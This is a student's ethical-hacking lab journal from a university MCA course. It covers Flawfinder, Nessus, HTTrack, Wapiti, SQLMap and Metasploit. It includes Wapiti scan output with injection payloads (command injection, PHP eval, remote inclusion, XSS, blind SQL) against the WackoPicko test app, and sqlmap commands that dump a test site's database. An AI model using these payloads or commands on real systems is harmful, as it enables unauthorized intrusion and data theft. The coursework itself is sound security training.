# **Ethical Hacking Lab**

**Subject Code: MCALE33** 

A Practical Journal Submitted in Fulfilment of the Degree

Of

**MASTER** 

In

# **COMPUTER APPLICATION**

Year 2024-2025

By

Mr. Agrawal Yash Gopal

(Application Id: - 53715)

Semester- III (CBCS)



Institute of Distance and Open Learning

Vidya Nagari, Kalina, Santacruz East – 400098.

University of Mumbai

# **PCP Centre**

[Vidyavardhini's College of Technology – Vasai Road, Palghar 401202]



# Institute of Distance and Open Learning,

Vidya Nagari, Kalina, Santacruz (E) -400098

# **CERTIFICATE**

This to certify that, Mr. Agrawal Yash Gopal appearing Master in Computer Application (Semester III - CBCS) Application ID: 53715 has satisfactorily completed the prescribed practical of MCALE33 - Ethical Hacking Lab as laid down by the University of Mumbai for the academic year 2024-25.

Teacher in charge

Examiners

Coordinator IDOL, MCA University of Mumbai

Date: -10/01/2025

Place: - Vasai

# Index

Sr. No.	TITLE	Signature
1	Static code analysis using open-source tools like RATS, Flawfinder etc.	
2	Vulnerability scanning using Nessus, Nikto (Kali Linux).	
3	Explore the website copier HTTrack	
4	Explore web-application vulnerabilities using open- source tools like Wapiti, browser exploitation framework (BeEf)	
5	Detect SQL injection vulnerabilities in a website database using SQL Map	
6	Performing a penetration testing using Metasploit (Kali Linux)	
7	Exploring Router and VLAN security, setting up access lists using Cisco Packet tracer (student edition)	
8	Exploring VPN security using Cisco Packet tracer (student edition)	
9	Exploring Authentication and access control using RADIUS, TACACS and TACACS+	
10	Install and use a security app on an Android mobile (e.g. Droidcrypt)	

**Title:** Static code analysis using open-source tools like RATS, Flawfinder etc.

# **Description:**

Roy Ben Yosef reports that the simplest way to run Flawfinder under windows is using Python directly. Install Python 2 (version 2.7). and run the flawfinder script (on the command line).

# C:\Python27\Python.exe flawfinder -H --savehitlist=ReportFolder\hitReport.hit C:\MySourcesFolder

In the above example you can inspect the results (hit file and html report) in the ReportFolder. Flawfinder is *not* a sophisticated tool. It is an intentionally simple tool, but people have found it useful. Flawfinder works by using a built-in database of C/C++ functions with well-known problems, such as buffer overflow risks (e.g., strcpy(), strcat(), gets(), sprintf(), and the scanf() family), format string problems ([v][f]printf(), [v]snprintf(), and syslog()), race conditions (such as access(), chown(), chgrp(), chmod(), tmpfile(), tmpnam(), tempnam(), and mktemp()), potential shell metacharacter dangers (most of the exec() family, system(), popen()), and poor random number acquisition (such as random()). The good thing is that you don't have to create this database - it comes with the tool. Flawfinder then takes the source code text, and matches the source code text against those names, while ignoring text inside comments and strings (except for flawfinder directives). Flawfinder also knows about gettext (a common library for internationalized programs), and will treat constant strings passed through gettext as though they were constant strings; this reduces the number of false hits in internationalized programs.

Flawfinder produces a list of -hits | | (potential security flaws), sorted by risk; by default the riskiest hits are shown first. This risk level depends not only on the function, but on the values of the parameters of the function. For example, constantstrings are often less risky than fully variable strings in many contexts. In some

cases, flawfinder may be able to determine that the construct isn't risky at all, reducing false positives.

# Sample Output:

Flawfinder version 2.0.4, (C) 2001-2017 David A. Wheeler.

Number of rules (primarily dangerous function names) in C/C++ ruleset: 219Examining test.c Examining test2.c

FINAL RESULTS:

test.c:32: [5] (buffer) gets:

Does not check for buffer overflows (CWE-120, CWE-20). Use fgets() instead.test.c:56: [5] (buffer) strncat: Easily used incorrectly (e.g., incorrectly computing the correct maximum size to add) [MS-banned] (CWE-120). Consider strcat\_s, strlcat, snprintf,or automatically resizing strings. Risk is high; the length parameter appears to be a constant, instead of computing the number of characters left.

test.c:57: [5] (buffer) \_tcsncat:

Easily used incorrectly (e.g., incorrectly computing the correct maximum size to add) [MS-banned] (CWE-120). Consider strcat\_s, strlcat, or automatically resizing strings. Risk is high; the length parameter appears to be a constant, instead of computing the number of characters left.

test.c:60: [5] (buffer) MultiByteToWideChar:

Requires maximum length in CHARACTERS, not bytes (CWE-120). Risk is high, it appears that the size is given as bytes, but the function requires sizeas characters.

test.c:62: [5] (buffer) MultiByteToWideChar:

Requires maximum length in CHARACTERS, not bytes (CWE-120). Risk is high, it appears that the size is given as bytes, but the function requires sizeas characters.

test.c:73: [5] (misc) SetSecurityDescriptorDacl:

Never create NULL ACLs; an attacker can set it to Everyone (Deny AllAccess), which would even forbid administrator access (CWE-732).

test.c:73: [5] (misc) SetSecurityDescriptorDacl:

Never create NULL ACLs; an attacker can set it to Everyone (Deny AllAccess), which would even forbid administrator access (CWE-732).

test.c:17: [4] (buffer) strcpy:

Does not check for buffer overflows when copying to destination [MS-banned](CWE-120). Consider using snprintf, strcpy\_s, or strlcpy (warning: strncpy easily misused).

test.c:20: [4] (buffer) sprintf:

Does not check for buffer overflows (CWE-120). Use sprintf s, snprintf, orvsnprintf.

#### test.c:21: [4] (buffer) sprintf:

Does not check for buffer overflows (CWE-120). Use sprintf s, snprintf, orvsnprintf.

#### test.c:22: [4] (format) sprintf:

Potential format string problem (CWE-134). Make format string constant.test.c:23: [4] (format) printf: If format strings can be influenced by an attacker, they can be exploited(CWE-134). Use a constant for the format specification.

#### test.c:25: [4] (buffer) scanf:

The scanf() family's %s operation, without a limit specification, permitsbuffer overflows (CWE-120, CWE-20). Specify a limit to %s, or use a different input function.

#### test.c:27: [4] (buffer) scanf:

The scanf() family's %s operation, without a limit specification, permitsbuffer overflows (CWE-120, CWE-20). Specify a limit to %s, or use a different input function.

#### test.c:38: [4] (format) syslog:

If syslog's format strings can be influenced by an attacker, they can be exploited (CWE-134). Use a constant format string for syslog.

#### test.c:49: [4] (buffer) \_mbscpy:

Does not check for buffer overflows when copying to destination [MS-banned] (CWE-120). Consider using a function version that stops copying at the end of the buffer.

#### test.c:52: [4] (buffer) Istrcat:

Does not check for buffer overflows when concatenating to destination[MS-banned] (CWE-120).

#### test.c:75: [3] (shell) CreateProcess:

This causes a new process to execute and is difficult to use safely

(CWE-78). Specify the application path in the first argument, NOT as partof the second, or embedded spaces could allow an attacker to force a different program to run.

#### test.c:75: [3] (shell) CreateProcess:

This causes a new process to execute and is difficult to use safely

(CWE-78). Specify the application path in the first argument, NOT as part of the second, or embedded spaces could allow an attacker to force a different program to run.

#### test.c:91: [3] (buffer) getopt\_long:

Some older implementations do not protect against internal buffer overflows (CWE-120, CWE-20). Check implementation on installation, or limit the size of all string inputs.

#### test.c:16: [2] (buffer) strcpy:

Does not check for buffer overflows when copying to destination [MS-banned](CWE-120). Consider using snprintf, strcpy\_s, or strlcpy (warning: strncpy easily misused). Risk is low because the source is a constant string.

#### **ANALYSIS SUMMARY:**

```
Hits = 36
Lines analyzed = 118
Physical Source Lines of Code (SLOC) = 80
```

Hits@level = [0] 0 [1] 9 [2] 7 [3] 3 [4] 10 [5] 7
Hits@level+ = [0+] 36 [1+] 36 [2+] 27 [3+] 20 [4+] 17 [5+] 7
Hits/KSLOC@level+ = [0+] 450 [1+] 450 [2+] 337.5 [3+] 250 [4+] 212.5 [5+]
87.5
Suppressed hits = 2 (use -never ignore to show them)
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
See 'Secure Programming HOWTO'
(http://www.dwheeler.com/secure-programs) for more information.
Testing for no ending newline:
Lines analyzed = 32

**Title:** Vulnerability scanning using Nessus, Nikto (Kali Linux).

# **Description:**

#### **Nessus**

Nessus is public domain software released under the GPL. Nessus is designed to automate the testing and discovery of known security problems. Allowing system administrators to correct problems before they are exploited. Historically, many in the corporate world have frowned on such public domain software, instead choosing "supported" products developed by established companies. Usually these packages cost thousands of dollars and the license is based upon the number of IP addresses scanned. However, many in the corporate world are now starting to realize that public domain software, such as Nessus, NMap, Apache, and MySQL, is often superior to similar commercial products.

This assessment involves three distinct phases.

# Scanning

In this phase, Nessus probes a range of addresses on a network to determine which hosts are alive. One type of probing sends ICMP echo requests to find active hosts, but does not discount hosts that do not respond - they might be behind a firewall. Port-scanning can determine which hosts are alive and what ports they have open. This creates a target set of hosts for use in the next step.

# **Enumeration**

In this phase, Nessus probes network services on each host to obtain banners that contain software and OS version information. Depending on what is being enumerated, username and password brute-forcing can also take place here.

# **Vulnerability Detection**

Nessus probes remote services according to a list of known vulnerabilities such as input validation, buffer-overflows, improper configuration, and many more.


Nessus is a proprietary comprehends, vulnerability scanner which is developed by Tenable Network Security. It is free of charge for personal use in a non-enterprise environment.

# **Installation Steps:**

- 1. Download Nessus setup file
  - Go to <u>www.tenable.com</u> -> products -> Nessus-> download
  - Download Nessus for

#### ubuntu14.42. Install Nessus

- Open a Terminal and go to the download directory (cd)
- Run sudo dpkg -i Nessus\*.deb. Enter root password.
- Start it sudo /etc/init.d/nessusd start
- 3. After installation, go to <a href="https://localhost:8834">https://localhost:8834</a>
  - Click on Get started for registration
  - Initial account setup: provide login details



- Plug-in feed registration
  - a) Go to <a href="http://www.nessus.org/register/">http://www.nessus.org/register/</a> for registration and activation code.Register by entering user details and valid mail id. Activation code will be sent to given mail id.
  - b) Activate using supplied activation code
  - c) Click on download plug-in


# d) It will show following fetching plug-ins window




Sign in for Nessus vulnerability scanner using login name and password

- 4. Create scan by clicking scan-> add scan -> provide scan details(scan name, type of scan, target addr etc)
- 5. Check vulnerability report in Results


# Ref: https://docs.tenable.com/other/nessus/nessus\_6.4\_user\_guide.pdf Basic Network scanning




# Advanced Scanning in General Search




# Ntstat port scanning




# **Vulnerability Mapping**




# **Policies**




# **Plugins**




# **General Scanning**



# Port scanning



# Creating a new Scan as a Template



**Title:** To explore the website copier HTTrack


# **Description:**


HTTrack is a free (GPL, libre/free software) and easy-to-use offline browser utility. It allows you to download a World Wide Web site from the Internet to a local directory, building recursively all directories, getting HTML, images, and other files from the server to your computer. HTTrack arranges the original site's relative link-structure. Simply open a page of the "mirrored" website in your browser, and you can browse the site from link to link, as if you were viewing it online. HTTrack can also update an existing mirrored site, and resume interrupted downloads. HTTrack is fully configurable, and has an integrated help system.

WinHTTrack is the Windows (from Windows 2000 to Windows 10 and above) release of HTTrack, and WebHTTrack the Linux/Unix/BSD release.

# **Download from**

https://www.httrack.com/page/2/en/index.html





• Step 1: Choose a project name and destination folder

Proxy Scan Rules

- Step 2: Fill the addresses
- Step 3: Ready to start
- Step 4: <u>Wait!</u>
- Step 5: Check the result
- Option panel

# Option panel Click on one of the option tab below to have more informations Each option tab is described, including remarks and examples MIME types Browser ID Log, Index, Cache Experts Only

Limits Flow Control Links

Build Spider

**Title:** Explore web-application vulnerabilities using open source tools like Wapiti, browser exploitation framework (BeEf)

# Pre:

Open Web Application Security Project (OWASP), <a href="https://www.owasp.org/index.php/">https://www.owasp.org/index.php/</a> Main\_Page

# **Description:**

Wapiti allows you to audit the security of your websites or web applications. It performs "black-box" scans (it does not study the source code) of the web application by crawling the WebPages of the deployed webapp, looking for scripts and forms where it can inject data. Once it gets the list of URLs, forms and their inputs, Wapiti acts like a fuzzer, injecting payloads to see if a script is vulnerable.

Wapiti can detect the following vulnerabilities:

- File disclosure (Local and remote include/require, fopen, readfile...)
- Database Injection (PHP/JSP/ASP SQL Injections and XPath Injections)
- XSS (Cross Site Scripting) injection (reflected and permanent)
- Command Execution detection (eval(), system(), passtru()...)
- CRLF Injection (HTTP Response Splitting, session fixation...)
- XXE (XML External Entity) injection
- SSRF (Server Side Request Forgery)
- Use of know potentially dangerous files (thanks to the Nikto database)
- Weak .htaccess configurations that can be bypassed
- Presence of backup files giving sensitive information (source codedisclosure)
- Shellshock (aka Bash bug)

#### Run:

Download and install wapiti then type following command

wapiti -u http://target/

# **Output:**

Hello,

Here is a really fast tutorial on Wapiti and Wapiti-getcookie usage to show how tologin to a website to retrieve cookies then use the generated cookie file to launch a Wapiti scan.

First, I use wapiti-getcookie to login in the restricted area and get the cookie incookies.json:

bash-4.2\$ wapiti-getcookie -u http://wackopicko/users/login.php -c cookies.json

<Cookie PHPSESSID=aofe1utktsh6q4blip8nr9820lksehjf0tr3019vm6bq8v1ca6d1 for wackopicko/>

Choose the form you want to use or enter 'q' to leave :

- 0) GET http://wackopicko/pictures/search.php?query=&x=1&y=1 (0)
- 1) POST http://wackopicko/users/login.php (0)data:

username=&password=

Enter a number: 1

Please enter values for the following form:

url = http://wackopicko/users/login.phpusername:

wanda


password: wanda

<Cookie PHPSESSID=aofe1utktsh6q4blip8nr9820lksehjf0tr3019vm6bq8v1ca6d1 for wackopicko/>

It can also be done with wapiti-getcookie this way (if you have all necessaryinformations about the form): wapiti-getcookie -u http://wackopicko/users/login.php -c cookies.json -d "username=wanda&password=wanda"

Then, I scan the vulnerable website using the cookie and excluding the logout script:

bash-4.2\$ wapiti -u http://wackopicko/ -x http://wackopicko/users/logout.php -ccookies.json



Wapiti-3.0.0 (wapiti.sourceforge.net)[\*] Saving scan state, please wait...

Note

======

This scan has been saved in the file

/home/devloop/.wapiti/scans/wackopicko folder 30e1d821.db[\*] Wapiti found 41

URLs and forms during the scan

[\*] Loading modules:

mod\_crlf, mod\_exec, mod\_file, mod\_sql, mod\_xss, mod\_backup, mod\_htaccess,mod\_blindsql, mod\_permanentxss, mod nikto, mod delay, mod buster, mod shellshock

[\*] Launching module exec

--

Received a HTTP 500 error in http://wackopicko/admin/index.phpEvil request:

```
GET /users/WackoPicko/website/admin/index.php?page=%3Benv HTTP/1.1Host: wackopicko
PHP evaluation in http://wackopicko/admin/index.php via injection in the parameterpage
Evil request:
     GET
/users/WackoPicko/website/admin/index.php?page=data%3A%3Bbase64%2CPD9waHAgZWNobyAndzRw
MXQxJywnX2V2YWwnOyA%2FPg%3D%3D HTTP/1.1
     Host: wackopicko
Received a HTTP 500 error in http://wackopicko/admin/index.phpEvil request:
     POST /users/WackoPicko/website/admin/index.php?page=%3Benv HTTP/1.1Host: wackopicko
     Referer: http://wackopicko/admin/index.php?page=loginContent-Type:
     application/x-www-form-urlencoded
     adminname=default&password=letmein
PHP evaluation in http://wackopicko/admin/index.php via injection in the parameterpage
Evil request:POST
/users/WackoPicko/website/admin/index.php?page=data%3A%3Bbase64%2CPD9waHAgZWNobyAndzRw
MXQxJywnX2V2YWwnOyA%2FPg%3D%3D HTTP/1.1
     Host: wackopicko
     Referer: http://wackopicko/admin/index.php?page=loginContent-Type:
     application/x-www-form-urlencoded
     adminname=default&password=letmein
[*] Launching module file
Remote inclusion vulnerability in http://wackopicko/admin/index.php via injection inthe parameter page
Evil request:
     GET
/users/WackoPicko/website/admin/index.php?page=http%3A%2F%2Fwww.google.fr%2F%3FHTTP/1.1
     Host: wackopicko
Remote inclusion vulnerability in http://wackopicko/admin/index.php via injection inthe parameter page
Evil request:POST
/users/WackoPicko/website/admin/index.php?page=http%3A%2F%2Fwww.google.fr%2F%3FHTTP/1.1
     Host: wackopicko
     Referer: http://wackopicko/admin/index.php?page=loginContent-Type:
     application/x-www-form-urlencoded
     adminname=default&password=letmein
[*] Launching module sql
Received a HTTP 500 error in http://wackopicko/admin/index.php
```

Evil request:		
GET/users/WackoPicko/website/admin/index.php?page=%C2%BF%27%22%28 HTTP/1.1Host: wackopicko		
Received a HTTP 500 error in http://wackopicko/admin/index.phpEvil request: POST/users/WackoPicko/website/admin/index.php?page=%C2%BF%27%22%28 HTTP/1.1Host: wackopicko Referer: http://wackopicko/admin/index.php?page=loginContent-Type: application/x-www-form-urlencoded		
adminname=default&password=letmein		
[*] Launching module xss		
XSS vulnerability in http://wackopicko/pictures/search.php via injection in theparameter query Evil request: GET		
/users/WackoPicko/website/pictures/search.php?query=%22%2F%3E%3Cscript%3Ealert%28%27wj 6bncic12%27%29%3C%2Fscript%3E&x=1&y=1 HTTP/1.1 Host: wackopicko Referer: http://wackopicko/		
[*] Launching module blindsql		
Received a HTTP 500 error in http://wackopicko/admin/index.phpEvil request:  GET/users/WackoPicko/website/admin/index.php?page=sleep%287%29%231 HTTP/1.1Host: wackopicko		
Received a HTTP 500 error in http://wackopicko/admin/index.phpEvil request:     POST/users/WackoPicko/website/admin/index.php?page=sleep%287%29%231 HTTP/1.1Host: wackopicko     Referer: http://wackopicko/admin/index.php?page=loginContent-Type:     application/x-www-form-urlencoded		
adminname=default&password=letmein		
[*] Launching module permanentxssReport		
A report has been generated in the file /home/devloop/.wapiti/generated_report  Open /home/devloop/.wapiti/generated_report/wackopicko_12292017_1342.html  browser to see this report.	with	а

Title: Detect SQL injection vulnerabilities in a website database using SQLMap

**Description:** 

SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements (also commonly referred to as a malicious payload) that control a web application's database server (also commonly referred to as a Relational Database Management System — RDBMS). Since an SQL injection vulnerability could possibly affect any website or web application that makes use of an SQL-based database, the vulnerability is one of the oldest, most prevalent and most dangerous of web application vulnerabilities.

By leveraging SQL injection vulnerability, given the right circumstances, an attacker can use it to bypass a web application's authentication and authorization mechanisms and retrieve the contents of an entire database. SQL injection can also be used to add modify and delete records in a database, affecting data integrity.

be used to add, modify and delete records in a database, affecting data integrity.

To such an extent, SQL injection can provide an attacker with unauthorized access to sensitive data including, customer data, personally identifiable information (PII), trade secrets, intellectual property and other sensitive information.

SQLMAP: sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out- of-band connections.

Step 1: Installation of sqlmap

\$ sudo apt-get install sqlmap

22


# Step 2: List information about the existing databases

To check access to a database, - - dbs option can be used. - - dbs lists all the available databases.

It notifies vulnerability in parameter cat, various payloads executed, name of backend database, its

version and list of all available databases. Here, two databases: acuart and information schema are listed.

\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs



**Step 3: Listing tables present in Database** 

Each of the database can further explored to get tables information from them. Option - D can be used to specify the name of the database we need to explore. If access to the database is allowed, we can access the tables using --tables option along with name of

database. Here, acuart database is accessed and all available tables in that database are listed as an output of the following command.


\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables



Step 4: List column information of a particular table

Columns of a particular table can be viewed by specifying -T option before table name and --columns option to query the column names. Access to table and its column for table "products" is displayed by following command.


\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products -columns



# Step 5: Dump the data from the columns

Information from specific column can be retrieved and displayed using -C. Multiple column can also be listed separated by a comma and the –dump query retrieves the data. Flowing command shows all Domain values of column name from product table from acuart database.

\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products -C name -- dump



**Title:** Performing a penetration testing using Metasploit (Kali Linux)

# **Description:**

Metasploit was created by HD Moore in 2003 as a portable network tool using the Perl programming language.

The basic steps for exploiting a system using the Framework include:

- 1. Choosing and configuring an *exploit* (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and Mac OS X systems are included);
- 2. Checking whether the intended target system is susceptible to the chosenexploit (optional);
- Choosing and configuring a payload (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server);
- 4. Choosing the encoding technique to encode the payload so that the intrusion-prevention system (IPS) will not catch the encoded payload;
- 5. Executing the exploit.

This modular approach - allowing the combination of any exploit with any payload - is the major advantage of the Framework. It facilitates the tasks of attackers, exploit writers, and payload writers.

Metasploit runs on Unix (including Linux and Mac OS X) and on Windows. It includes two <u>command-line interfaces</u>, a web-based interface and a native GUI. The web interface is intended to be run from the attacker's computer. The Metasploit Framework can be extended to use external add-ons in multiple languages.

To choose an exploit and payload, some information about the target system is needed, such as operating system version and installed network services. This information can be gleaned with <u>port scanning</u> and <u>OS fingerprinting</u> tools such as <u>nmap</u>. <u>Vulnerability scanners</u> such as <u>Nexpose</u> or <u>Nessus</u> can detect the target

system vulnerabilities. Metasploit can import vulnerability scan data and comparethe identified vulnerabilities to existing exploit modules for accurate exploitation.

Step 1. Opening msf console and finding exploits

Step 2. Finding information related to a particular exploit

```
Metasploit Pro Console
 File Edit View Help
 msf > info exploit/windows/smb/ms08 067 netapi
      Name: Microsoft Server Service Relative Path Stack Corruption
    Module: exploit/windows/smb/ms08_067_netapi
   Version: 0
  Platform: Windows
Privileged: Yes
   License: Metasploit Framework License (BSD)
      Rank: Great
Provided by:
 hdm <hdm@metasploit.com>
 Brett Moore <bre> <bre>t.moore@insomniasec.com>
 staylor
 iduck <iduck@metasploit.com>
Available targets:
 Id Name
     Automatic Targeting
     Windows 2000 Universal
     Windows XP SPO/SP1 Universal
     Windows XP SP2 English (AlwaysOn NX)
     Windows XP SP2 English (NX)
     Windows XP SP3 English (AlwaysOn NX)
     Windows XP SP3 English (NX)
     Windows 2003 SPO Universal
